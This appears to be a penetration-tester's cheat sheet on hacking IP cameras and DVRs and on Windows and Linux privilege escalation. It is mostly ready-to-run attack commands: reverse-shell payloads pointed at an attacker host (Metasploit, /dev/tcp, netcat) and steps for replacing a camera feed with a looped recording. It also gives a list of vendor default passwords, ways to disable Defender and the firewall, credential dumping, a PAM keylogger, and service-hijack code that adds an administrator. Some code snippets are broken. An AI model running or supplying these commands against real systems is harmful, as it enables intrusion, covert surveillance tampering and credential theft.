load graphs/cloud2butt.py :replaces “cloud” with “butt”
show

Flip Images in Web Traffic
run_sandwich.py –continued
del eth
load graphs/imageflip.py

Replace Video Stream
For video RTP/TCP is the protocol whereas the previous example intercepted HTTP, also RTSP, RTCP, RTP/UDP
run_sandich.py --continued
del eth
load graphs/record.py
show :should have link/eth/ip..etc –recorder and –rtsp
load graphs/subtle.py :modifies feed on the fly to show as example
recorder start loop.h264
recorder status :shows how many packets recorded
recorder stop
load graphs/loop.py :loads loop but timestamp still goes in circles
load graphs/timestamp.py

Binwalking the firmware Updates (older Tutorial by Benjamin Tamasi)

How To (Older, but in English) Updated Notes Later
nmap scan showed port 23 open on DVR
downloaded firmware .bin update
file romfs.img :showed us that it was a PPCBoot image
binwalk –Me firmwareUpgrade.bin :you can automate the whole process this way
cd firmwareUprade.extracted/ :navigate to extracted system
ls; cd cramfs-root/; cat etc/passwd
alternatively binwalk –S romfs.img | grep root gives a bunch of strings from extracted files, and gives us location of root

OR
file firmwareUpgrade.bin :showed us that its basically a zip file
on windows rename to .zip but in linux did unzip firmwareUpgrade.bin, gave us .img files
binwalk romfs.img :tells us 64 bit header, data CRC is also important because we could do custom updates ourselves to the firmware without telnet access to the current OS

OR
hexdump –C romfs.img :shows us a little more readable than cat command does, but we need to strip out first 64 bits of header
dd bs=1 if=romfs.img of=romfs.out skip=64 :cut out first 64 bits and rename it romfs.out
file romfs.out :shows us stripping out first 64 bit header gives us a linux file system
mount –o loop romfs.out /tmp/foo :mount our firmware upgrade w/stripped out header
cd /tmp/foo :check out our mounted fw upgrade
cat /etc/passwd :shows root passwd hash (embedded linux doesn’t use shadow often)
*copy to john’s hashlist, then john.exe hashlist.txt – (cmd is in windows)
oclhashcat cracked faster for Ben

THEN

ls; cd mnt; cd mtd; cd Config; cat Account1	:showed us telnet password's hash
mount	:/mnt/mtd shows rw, meaning we can change the password
rm Account1 (then reboot)	:deletes account file which will set back to factory default (blank)

or in later example rm -rf /mnt/mtd/ to reset camera to factory

ReverseTCPShell:
msfconsole
use linux/armle/shell_reverse_tcp
set LHOST 192.168.1.107
set SHELL /bin/sh
generate -f backdoor -t elf
use exploit/multi/handler
set PAYLOAD linux/armle/shell_reverse_tcp
set LPORT 4444
exploit # :)

VIDEO STREAMS

kill -SIGSTOP pid # pid of fvideoencoder	:freeze the video stream
kill -CONT pid # pid of fvideoencoder	:unfreeze the video stream

mount -t cifs -o username=GUEST,password=p //192.168.1.107/smb /mnt/samba :mount smb share
Umount and remount /mnt/web from a samba share (here we have rw access, we can modify anything without damaging the device)

Replacing Video Feed with a Loop Like In Mission Impossible

Updated Notes Later (much better, but in Hungarian ☹) & supporting docs
# Needed: apt-get install cramfsprogs, mtd-utils, upx-ucl

# Default passwords, guest account left on
telnet: xmhdipc, xc3511, rockTeco, vizxv

rtsp://192.168.1.108:554//user=admin_password=_channel=1_stream=0.sdp

# System info.... cd around /proc/cpuinfo, /proc/stat, bins

# Mount Samba (CIFS) share:
mount -t cifs -o username=GUEST,password=p //192.168.1.107/smb /mnt/samba

# Dump flash
dd if=/dev/mtdblock0 of=/mnt/samba/mtdblock0 bs=4096

# Dump Memory
dd if=/dev/mem of=/mnt/samba/ram bs=4096
# We get a segfault, but we got some handy info

# binwalk flashdump
# extract flashdump (cramfs, jffs2)
sudo cramfsck -x output 0.cramfs

jffs2reader mtdblock7 # -d: directory, -f: cat out file
jffs2dump mtdblock7

# mount jffs2 image
modprobe mtdram total_size=65536 # also erase_size=128
modprobe mtdblock
modprobe jffs2
dd if=mtdblock7 of=/dev/mtdblock0
mount /dev/mtdblock0 /mountpoint -t jffs2

# U-Boot bootargs:
strings mtdblock1
# bootargs = Linux Kernel Boot Arguments

# Web Server fun
# check open ports
netstat -l
# netstat does not have the option -e, we use instead:
cat /proc/net/tcp | grep :0050 # 0050 is port 80 in hex

```
# get inode info: 3896
# Check process for inode 3896
ls -l /proc/939/fd | grep 3896 # Sofia

# Map Open ports to processes
# ========= TCP ================
# 23 - telnetd # Telnet Server
# 80 - Sofia # HTTP Server
# 554 - Sofia # RTSP Stream
# 8899 - Sofia # SOAP (ONVIF?)
# 9527 -              (???)
# 34561 -
# 34567 - Sofia # ONVIF (Media Port?)
# 34599 - Sofia #
# ========= UDP ================

# Metasploit Fun
msfconsole
use linux/armle/shell_reverse_tcp
set LHOST 192.168.1.107
set SHELL /bin/sh
generate -f backdoor -t elf
use exploit/multi/handler
set PAYLOAD linux/armle/shell_reverse_tcp
set LPORT 4444
exploit # :)

# Video fun (Replacing the RTSP Stream)
# replace values in mt.js "rtsp://"

# Compile our own software for the device
#compile with arm-gcc:
arm-linux-gnueabi-gcc -march=armv5te -mtune=arm926ej-s -msoft-float -mfloat-abi=soft -o helloworld helloworld.c
```

Script:stream.sh

```
#!/bin/sh
# -----------------------------------------
echo "VLC RTSP Stream script"
sudo vlc-wrapper -I telnet --telnet-password vlc --rtsp-host 0.0.0.0:554 --vlm-conf vlc.conf
```

Support configuration file for script above: vlc.conf

```
new batman vod enabled
setup batman input batman.mp4
```

Support configuration file for script below: webcam.conf

```
new batman vod enabled
setup batman input v4l2:///dev/video0:v4l2-standard=PAL:v4l2-dev=/dev/video0 output "#transcode{vcodec=h264}"
```

Script: webcam.sh

```
#!/bin/sh
# -----------------------------------------
echo "VLC RTSP Stream script"
sudo vlc-wrapper -I telnet --telnet-password vlc --rtsp-host 0.0.0.0:554 --vlm-conf webcam.conf
```

Common Logins

Camera Manufacturer	**Username**	**Password**	**Default IP**
3xLogic	admin	12345	192.0.0.64
ACTi	Admin or admin	12345/123456	192.168.0.100
American Dynmics	admin	Admin/9999	192.168.1.168
Arecont Vision	admin	no set password	no default/DHCP
Avigilon	admin	admin	no default/DHCP
Avigilon (newer)	Administrator	<blank>	no default/DHCP

Axis	root	pass or no set password	192.168.0.90
Basler	admin	admin	192.168.100.x
Bosch	service	service	192.168.0.1
Bosch	Dinion	no set password	192.168.0.1
Brickcom	admin	admin	192.168.1.1
Canon	root	Model# of camera	192.168.100.1
CBC Ganz	admin	admin	192.168.100.x
Cisco	no default	no set password	192.168.0.100
CNB	root	admin	192.168.123.100
Costar	root	root	unknown
Dahua	admin	admin	192.168.1.108
Digital Watchdog	admin	admin	192.168.1.123
DRS	admin	1234	192.168.0.200
DVTel	Admin	1234	192.168.0.250
DynaColor	Admin	1234	192.168.0.250
FLIR	admin	fliradmin	192.168.250.116
Foscam	admin	[leave blank]	unknown
GeoVision	admin	admin	192.168.0.10
Grandstream	admin	admin	192.168.1.168
GVI	Admin	1234	192.168.0.250
HIKVision	admin	12345	192.0.0.64
Honeywell	administrator	1234	no default/DHCP
IOImage	admin	admin	192.168.123.10
IPX-DDK	root	Admin or admin	192.168.1.168
IQInvision	root	system	no default/DHCP
JVC	admin	Model# of camera	no default/DHCP
LTS Security	admin	12345/123456	192.0.0.64
March Networks	admin	[leave blank]	unknown
Merit Lilin Camera	admin	pass	no default/DHCP
Merit Lilin Recorder	admin	1111	no default/DHCP
Messoa	admin	1234/Model# of camera	192.168.1.30
Mobotix	admin	meinsm	no default/DHCP
Northern	admin	12345	192.168.1.64
Panasonic	admin	12345	192.168.0.253

Panasonic	admin1	password	192.168.0.253
Pelco	admin	admin	no default/DHCP
PiXORD	admin	admin	192.168.0.200
PiXORD	root	pass	192.168.0.200
QVIS	Admin	1234	192.168.0.250
Samsung Techwin	root	4321 or admin	192.168.1.200
Samsung Techwin	admin	4321 or 1111111	192.168.1.200
Sanyo	admin	admin	192.168.0.2
Sentry360	Admin	1234	192.168.0.250
Sony	admin	admin	192.168.0.100
Speco (older)	root/admin	root/admin	192.168.1.7
Speco (newer)	admin	1234	192.168.1.7
StarDot	admin	admin	no default/DHCP
Starvedia	admin	no set password	no default/DHCP
Toshiba	root	ikwb	192.168.0.30
Trendnet	admin	admin	192.168.10.1
UDP	root	unknown	unknown
Ubiquiti	ubnt	ubnt	192.168.1.20
W-Box	admin	wbox123	192.0.0.64
Wodsee	admin	[leave blank]	unknown
Verint	admin	admin	no default/DHCP
VideoIQ	supervisor	supervisor	no default/DHCP
Vivotek	root	no set password	no default/DHCP

Car Systems

BMW

https://hufman.github.io/stories/bmwconnectedapps

Privilege Escalation

Windows Privileged Services Commonly Exploited

```
csrss.exe                                              :controls interactions within user mode
winlogon.exe                                           :logs users on
lsass.exe                                              :authorization checks
SAM database                                           :
```

Common Targeted Files

```
Unit Files (/etc/inittab, Boot scripts)
/etc/[x]inetd.conf,/etc/xinetd.d   (ie add: tftp stream tcp nowait root /bin/sh sh –i)
Cron scripts & crontabs
Web shells
```

Bloodhound: Map Complex Attack Path

https://github.com/BloodHoundAD/Bloodhound/wiki

Common Shell Escape Sequences (Linux)

```
:!bash                                                 :vi, vim
:set shell=/bin/bash:shell                             :vi, vim
!bash                                                  :man, more, less
find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' ;           :find
awk 'BEGIN {system("/bin/bash")}'                      :awk
--interactive                                          :nmap
echo "os.execute('/bin/sh')" > exploit.nse
sudo nmap --script=exploit.nse                         :nmap
perl -e 'exec "/bin/bash";'                            :Perl
```

Shell Escape / Workarounds (Linux)

```
Some resources:
https://github.com/rebootuser/LinEnum
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation

Vi
sudo vi                                                :sometimes you aren't granted shell
:shell                                                 :this blocked by "noexec" in /etc/sudoers
Also if you have texteditor access you can modify /etc/sudoers

Copy shell program
*sudoers file grants/disallows based on path names;copy shell program to try to bypass
cp /bin/bash /tmp/bash
chmod 755 /tmp/bash
sudo /tmp/bash
*Note this works for definitions in sudoers file such as %users DEV_LAN = ALL, !SHELLS
**Also note running /tmp/bash still logs into /var/log/secure

Output redirection
cd /etc; sudo sed s/bash/zsh passwd >passwd.new        :denied-output is not run as root
sudo bash –c 'sed s/bash/zsh/ passwd >passwd.new'      :Workaround for output as sudo

Password Hashes from Core Dump Files
ps –ef | grep ftp                                      :get pid for FTP
kill –ABRT <pid>                                       :crash the process
file /core                                             :show which process crashed it
ls l /core                                             :default core file world readable
strings /core                                          :sometimes chunks of /etc/shadow
(password hashes)
```

UAC Bypass in Windows

```
net localgroup administrator                           :if user in local admin > UAC
HKEY_CURRENT_USER\CLSID\<sid of box-find by regquery>\Elevation = 0:computer, not rec.

sluihijack method
```

```
use …sluihijack;use payload windows/x64/meterpreter/reverse_https;set LHOST, LPORT,
session, etc, run
```

Built in Keylogger Using pam in Linux

```
Add to /etc/pam.d configs:
session required pam_tty_audit.so disable=<user> enable=root,<otherusers> logpasswd
Then to view events:
Aureport --tty
```

Privilege Escalation in Linux (Ubuntu Example)

```
ssh user @ip                                :you have a logon user but no root priv
cat /etc/issue                              :example, we see 32 bit Ubuntu
uname –a                                    :we found the kernel version
*Look on exploit database to find 32 bit kernel exploit called mempodipper.c
wget -0 linklocation                        :run on target machine; get exploit code
gcc exploit.c –o exploit                    :compile code to binary file on target
file exploit                                :properties
id                                          :properties
./exploit                                   :run exploit
cat /etc/shadow                             :use root priv to view logons
*Many exploits unstable and can cause crashes
```

Setgid Root Privilege Escalation (Unix #30)

```
sudo –l                                     :in this example root on /usr/bin/passwd
ls -l /usr/bin/passwd                       :look for s in permissions for setgid
sudo -u victim cp /bin/bash /tmp/foo        :old exploits could copy bash
cd /tmp
sudo -u victim chmod +xs foo                :set the gid bit
ls -ltrh :check for the s bit set for setgui
id
whoami
exit

vi bar.c                                    :create the following C file

int main(void)
{
system("cat /home/victim/key.txt");
}

gcc -o bar bar.c                            :compile the C code
sudo -u victim cp bar /tmp/foo              :copy the file as victim
sudo -u victim chmod +xs foo                :add the setgid bit
ls –ltr                                     :check to make sure s for setgid bit
./foo                                       :run program you compiled then copied
```

Sudo Misconfig Privilege Escalation Using Perl Access (Unix #31)

```
sudo -l                                     :in this example we can run perl
sudo -u victim perl -e 'print `cat /home/victim/key.txt`'
                                            :perl can use back ticks to run cmds

Alternative method:
Note the following will receive permission denied:
sudo -u victim perl -e "print `cat /home/victim/key.txt`"

So you would have to do the following:
sudo -u victim perl -e '`/bin/bash`'
id
cp /home/victim/key.txt /tmp/.key
chmod 777 /tmp/.key
cat /temp/.key :note you will not be able to view
exit

cat /tmp/key :now you can view
```

Sudo Misconfig Privilege Escalation Using Python Access (Unix #32)

```
sudo –l                                     :check permission, example gives python
sudo -u victim python                       :run python as user victim
```

```
>>>import os
>>>os.system('uname')
>>>os.system('cat /home/victim/key.txt')

alternatively
>>>from subprocess import call
>>>call(['cat', '/home/victim/key.txt'])
```

Sudo Misconfig Privilege Escalation Using Ruby Access (Unix #33)

```
sudo -l                                        :check permission, example gives python
sudo –u victim ruby –e ‘`id`’                  :single quote outside, backtick inside
sudo -u victim ruby –e 'puts `cat /home/victim/key.txt`'

alternatively
sudo -u victim ruby -e 'require "irb"; IRB.start(__FILE__)'
>puts `id`
>puts `cat /home/victim/key.txt`
```

Sudo Misconfig Privilege Escalation Using JavaScript (node) Access (Unix #34)

```
sudo -l                          :check permission, example gives /usr/local/bin/node

sudo -u victim node -e 'var exec = require("child_process").exec;
exec("cat /home/victim/key.txt", function (error, stdOut, stdErr) {
console.log(stdOut);
});'
```

Privilege Escalation in Windows (XP/Server 2003 Exploit Example)

```
*We use the MS11-080 Afd.sys privilege exploit
Wget -O ms11-080.py http://linklocation        :download exploit onto a windows box
*The exploit was written in python, most Win don’t have, so we have to install pywin32-
218,and also unzip pyinstaller to our Windows box
*Save exploit under pyinstaller directory (ms11-080.py)
Python pyinstaller.py –onefile ms11-080.py     :compile .py to .exe
*once compiled find under ms11-080/dist
*host in web root folder on linux box so that we can download it on target windows box
*To download it on our target Windows box, IE then ip/ms11-080.exe
Ms11-080.exe -O 2K3                            :run exploit on target box, get prompt
whoami                                         :quick check once prompt
net user backup backup /add                    :add user
net localgroup administrator backup /add       :add backup to local admin group
```

Privilege Escalation using Enlightenment Exploit Pack (for Linux)

```
run_null_exploits.sh                           :then choose 1-6 for exploits
run_nonnull_exploits.sh                        :then choose 1-6 for exploits
```

Privilege Escalation using Meterpreter (for Windows)

```
use priv                                       :loads priv module
getsystem                                      :attempts to get system priv
getprivs                                       :
hashdump                                       :pull hashes from memory
run hashdump                                   :pull hashes file system in registry
getuid                                         :make sure getsystem worked
ALSO
getprivs                                       :pull additional privs using existing
load kiwi                                      :loads Mimikatz 2
creds_all                                      :kiwi command to pull passwds from mem
use incognito; list_tokens –u                  :check for local admins, may be UAC prob
```

Privilege Escalation in Windows (Weak Service Permissions Example)

```
icalcs scsiaccess.exe                          :in Windows check permissions
*In Kali we take the following script useradd.c:
#include <stdlib.h>
Int main {}
{
  Int I;
  I=system (net localgroup administrators lowpriv /add”);
  Return 0;
}
i586-mingw32msvc-gcc useradd.c –o useradd.exe  :compile our c file to windows exe
file useradd.exe                               :file properties
cp useradd.exe /var/www/                       :copy to web directory to share w/Win
*Win box go to IE, http://kali_ip/useradd.exe  :pull down from kali web directory
Move scsiaccess.exe scsiaccess.exe.orig        :archive old exe we are exploiting
Copy C:\..\Downloads\useradd.exe scsiaccess.exe:Note our cmd prompt is in the scsi fldr
*Next time service restarted or computer restarted the service will run the new script
Services.msc                                   :Windows services;
```

Privilege Escalation in Linux (Weak Service Permissions Example)

```
find / -perm -2 ! –type l –ls 2>/dev/null      :Search system for world writable files
nano /etc/cron.hourly/cronjob.sh               :example cron job with full privileges
bash –I >& /dev/tcp/kali_ip/443 0>&1           :Add line in script for nc connection
nc –lvp 443                                    :Set up netcat listener on kali machine
id                                             :on the listener see what privs we have
```

Escalate From Bash to Terminal Access (Install Telnet on Windows)

```
pkgmgr /iu:"TelnetServer"                      :install package, if fails try next cmd
dism /online /Enable-Feature /FeatureName:TelnetServer             :if 1st install
command fails try this one
sc query tlntsvr                                      :check if service is running
sc config tlntsvr start=demand                        :a disabled svc cant be started
sc start tlntsvr                                      :start telnet server
net user <user> <pass> /add                           :for a pen test create disposable
net localgroup TelnetClients /add                     :some Win vs require this
net localgroup TelnetClients <user> /add              :add user to the group
netsh advfirewall firewall add rule name="Allow TCP 23 dir=in action=allow
remoteip=<ip> protocol=TCP localport=23               :punch a hole in the host firewall
OR
run gettelnet <options>                               :meterpreter script that does same
```

Escalate From Bash to Terminal Access (Enable RDP)

```
sc query termservice                                  :see if RDP is running
sc config termservice start= demand                   :change so we can manually start
sc start termservice                                  :start RDP service
reg add "hklm\system\currentcontrolset\control\terminal server" /v fdenytsconnections
/t reg_dword /d 0                                     :allow terminal svcs connections
netstat –na | find ":3389"                            :see if RDP is listening
net user <user> <pass> /add                           :disposable account for pentest
net localgroup "Remote Desktop Useres" <user> /add    :put account in RDP group
netsh advfirewall firewall add rule name="Allow RDP" dir=in action=allow remoteip=<ip>
protocol=TCP localport=3389                           :punch a hole in the firewall
OR
Run getgui <options>                                  :meterpreter script that does same
```

VNC Access Inject Into Memory

```
meterpreter > run vnc <options>                       :must have meterpreter payload
```

Bash to Terminal Escalation in Linux (Python required on Target)

```
python –c "import pty"; pty.spawn('/bin/sh');"        :pty is terminal capabilities
```

Bash to Terminal Escalation in Linux (enabling sshd/telnetd)

```
useradd –o –u 0 <user>                                :add user with root priv - pentest
echo <password> | passwd –stdin <login>               :some linux needs non-UID 0 to ssh
service sshd start                                    :invoke ssh on systems w/svc cmd
/etc/init.d/sshd start                                :start ssh on system w/no svc cmd
telnet:
ps aux | grep inetd (or xinetd)                       :chck to see if process running
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd     :if inetd is used
grep telnet /etc/services                             :if no line for 23 add it
kill –HUP <processID>                                 :afer changes reread the config
```

Bash Workaround for accessing system with Privileges of Another Account

```
runas /u:administrator cmd.exe                        :use schtasks /? Or at /?
```

```
su/ sudo/                                              :use crontab to schedule a job
```

Linux, Windows, and MySQL Priv Escalation Scripts & Exploits

https://github.com/1N3/PrivEsc

Disable Group Policy / Windows Defender / Windows Firewall

```
Disable Group Policy
cmd
REG add "HKLM\SYSTEM\CurrentControlSet\services\gpsvc" /v Start /t REG_DWORD /d 4 /f
<OR>
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\gpsvc\start  :change to “4”
First need to take ownership <cmd would be takeown & icacls)

Stop Group Policy Client:
net stop gpsvc

Disable Windows Defender
REG add "HKLM\ SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware" /v
Start /t REG_DWORD /d 1 /f                             :1=disable;0=enable


Disable Windows Firewall
netsh advfirewall set allprofiles state off
```

Basic Linux Privilege Escalation

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Before starting, I would like to point out - I'm no expert. As far as I know, there isn't a "magic" answer, in this huge area. This is simply my finding, typed up, to be shared (my starting point). Below is a mixture of commands to do the same thing, to look at things in a different place or just a different light. I know there more "things" to look for. It's just a basic & rough guide. Not every command will work for each system as Linux varies so much. "It" will not jump off the screen - you've to hunt for that "little thing" as "the devil is in the detail".
Enumeration is the key.
(Linux) privilege escalation is all about:
Collect - Enumeration, more enumeration and some more enumeration.
Process - Sort through data, analyse and prioritisation.
Search - Know what to search for and where to find the exploit code.
Adapt - Customize the exploit, so it fits. Not every exploit work for every system "out of the box".
Try - Get ready for (lots of) trial and error.

Operating System
What's the distribution type? What version?

```
cat /etc/issue
cat /etc/*-release
cat /etc/lsb-release      # Debian based
cat /etc/redhat-release   # Redhat based
```

What's the kernel version? Is it 64-bit?

```
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
```

What can be learnt from the environmental variables?

```
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
```

Is there a printer?

```
lpstat -a
```

Applications & Services
What services are running? Which service has which user privilege?

```
ps aux
ps -ef
top
cat /etc/services
```

Which service(s) are been running by root? Of these services, which are vulnerable - it's worth a double check!

```
ps aux | grep root
ps -ef | grep root
```

What applications are installed? What version are they? Are they currently running?

```
ls -alh /usr/bin/
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/
```

Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?

```
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/
```

What jobs are scheduled?

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

Any plain text usernames and/or passwords?

```
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"   # Joomla
```

<u>Communications & Networking</u>

What NIC(s) does the system have? Is it connected to another network?

```
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
```

What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?

```
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
iptables -L
hostname
dnsdomainname
```

What other users & hosts are communicating with the system?

```
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
```

Whats cached? IP and/or MAC addresses

```
arp -e
route
/sbin/route -nee
```

Is packet sniffing possible? What can be seen? Listen to live traffic

```
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.5.5.252 21
```

Note: tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]

Have you got a shell? Can you interact with the system?

```
nc -lvp 4444    # Attacker. Input (Commands)
nc -lvp 4445    # Attacker. Ouput (Results)
telnet [atackers ip] 44444 | /bin/sh | [local ip] 44445    # On the targets system.
Use the attackers IP!
Note: http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/

Is port forwarding possible? Redirect and interact with traffic from another view
Note: http://www.boutell.com/rinetd/
Note: http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch
Note: http://downloadcenter.mcafee.com/products/tools/foundstone/fpipe2_1.zip
Note: FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7
Note: ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]
ssh -L 8080:127.0.0.1:80 root@192.168.1.7    # Local Port
ssh -R 8080:127.0.0.1:80 root@192.168.1.7    # Remote Port
Note: mknod backpipe p ; nc -l -p [remote port] < backpipe | nc [local IP] [local
port] >backpipe
mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.5.5.151 80 >backpipe    # Port
Relay
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 |
tee -a outflow 1>backpipe    # Proxy (Port 80 to 8080)
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 |
tee -a outflow & 1>backpipe    # Proxy monitor (Port 80 to 8080)

Is tunnelling possible? Send commands locally, remotely
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig
```

<u>Confidential Information & Users</u>

```
Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do
what?
id
who
w
last
cat /etc/passwd | cut -d: -f1    # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd   # List of super users
cat /etc/sudoers
sudo -l

What sensitive files can be found?
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/

Anything "interesting" in the home directorie(s)? If it's possible to access
ls -ahlR /root/
ls -ahlR /home/

Are there any passwords in; scripts, databases, configuration files or log files?
Default paths and locations for passwords
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg

What has the user being doing? Is there any password in plain text? What have they
been edting?
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history

What user information can be found?
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
```

```
Can private-key information be found?
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
```

<u>File Systems</u>

```
Which configuration files can be written in /etc/? Able to reconfigure a service?
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null     # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null       # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null    # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null        # Other

find /etc/ -readable -type f 2>/dev/null               # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null   # Anyone
What can be found in /var/ ?
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases

Any settings/files (hidden) on website? Any settings file with database information?
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/

Is there anything in the log file(s) (Could help with "Local File Includes"!)
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
```

Note: auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp
Note: http://www.thegeekstuff.com/2011/08/linux-var-log-files/

If commands are limited, you break out of the "jail" shell?

```
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh –i
```

How are file-systems mounted?

```
mount
df –h
```

Are there any unmounted file-systems?

```
cat /etc/fstab
```

What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID

```
find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the
directory or the owner of a file can delete or rename here.
find / -perm -g=s -type f 2>/dev/null    # SGID (chmod 2000) - run as the group, not
the user who started it.
find / -perm -u=s -type f 2>/dev/null    # SUID (chmod 4000) - run as the owner, not
the user who started it.

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f
2>/dev/null; done    # Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin,
/usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)

# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep,
list with more detail and hide any errors (e.g. permission denied)
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

Where can written to and executed from? A few 'common' places: /tmp, /var/tmp, /dev/shm

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o w -type d 2>/dev/null     # world-writeable folders
find / -perm -o x -type d 2>/dev/null     # world-executable folders
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable &
executable folders
```

Any "problem" files? Word-writeable, "nobody" files

```
find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print   # world-writeable
files
find /dir -xdev \( -nouser -o -nogroup \) -print   # Noowner files
```

Preparation & Finding Exploit Code

What development tools/languages are installed/supported?

```
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc
```

How can files be uploaded?

```
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp
```

```
Finding exploit code
http://www.exploit-db.com
http://1337day.com
http://www.securiteam.com
http://www.securityfocus.com
http://www.exploitsearch.net
http://metasploit.com/modules/
http://securityreason.com
http://seclists.org/fulldisclosure/
http://www.google.com

Finding more information regarding the exploit
http://www.cvedetails.com
http://packetstormsecurity.org/files/cve/[CVE]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
http://www.vulnview.com/cve-details.php?cvename=[CVE]

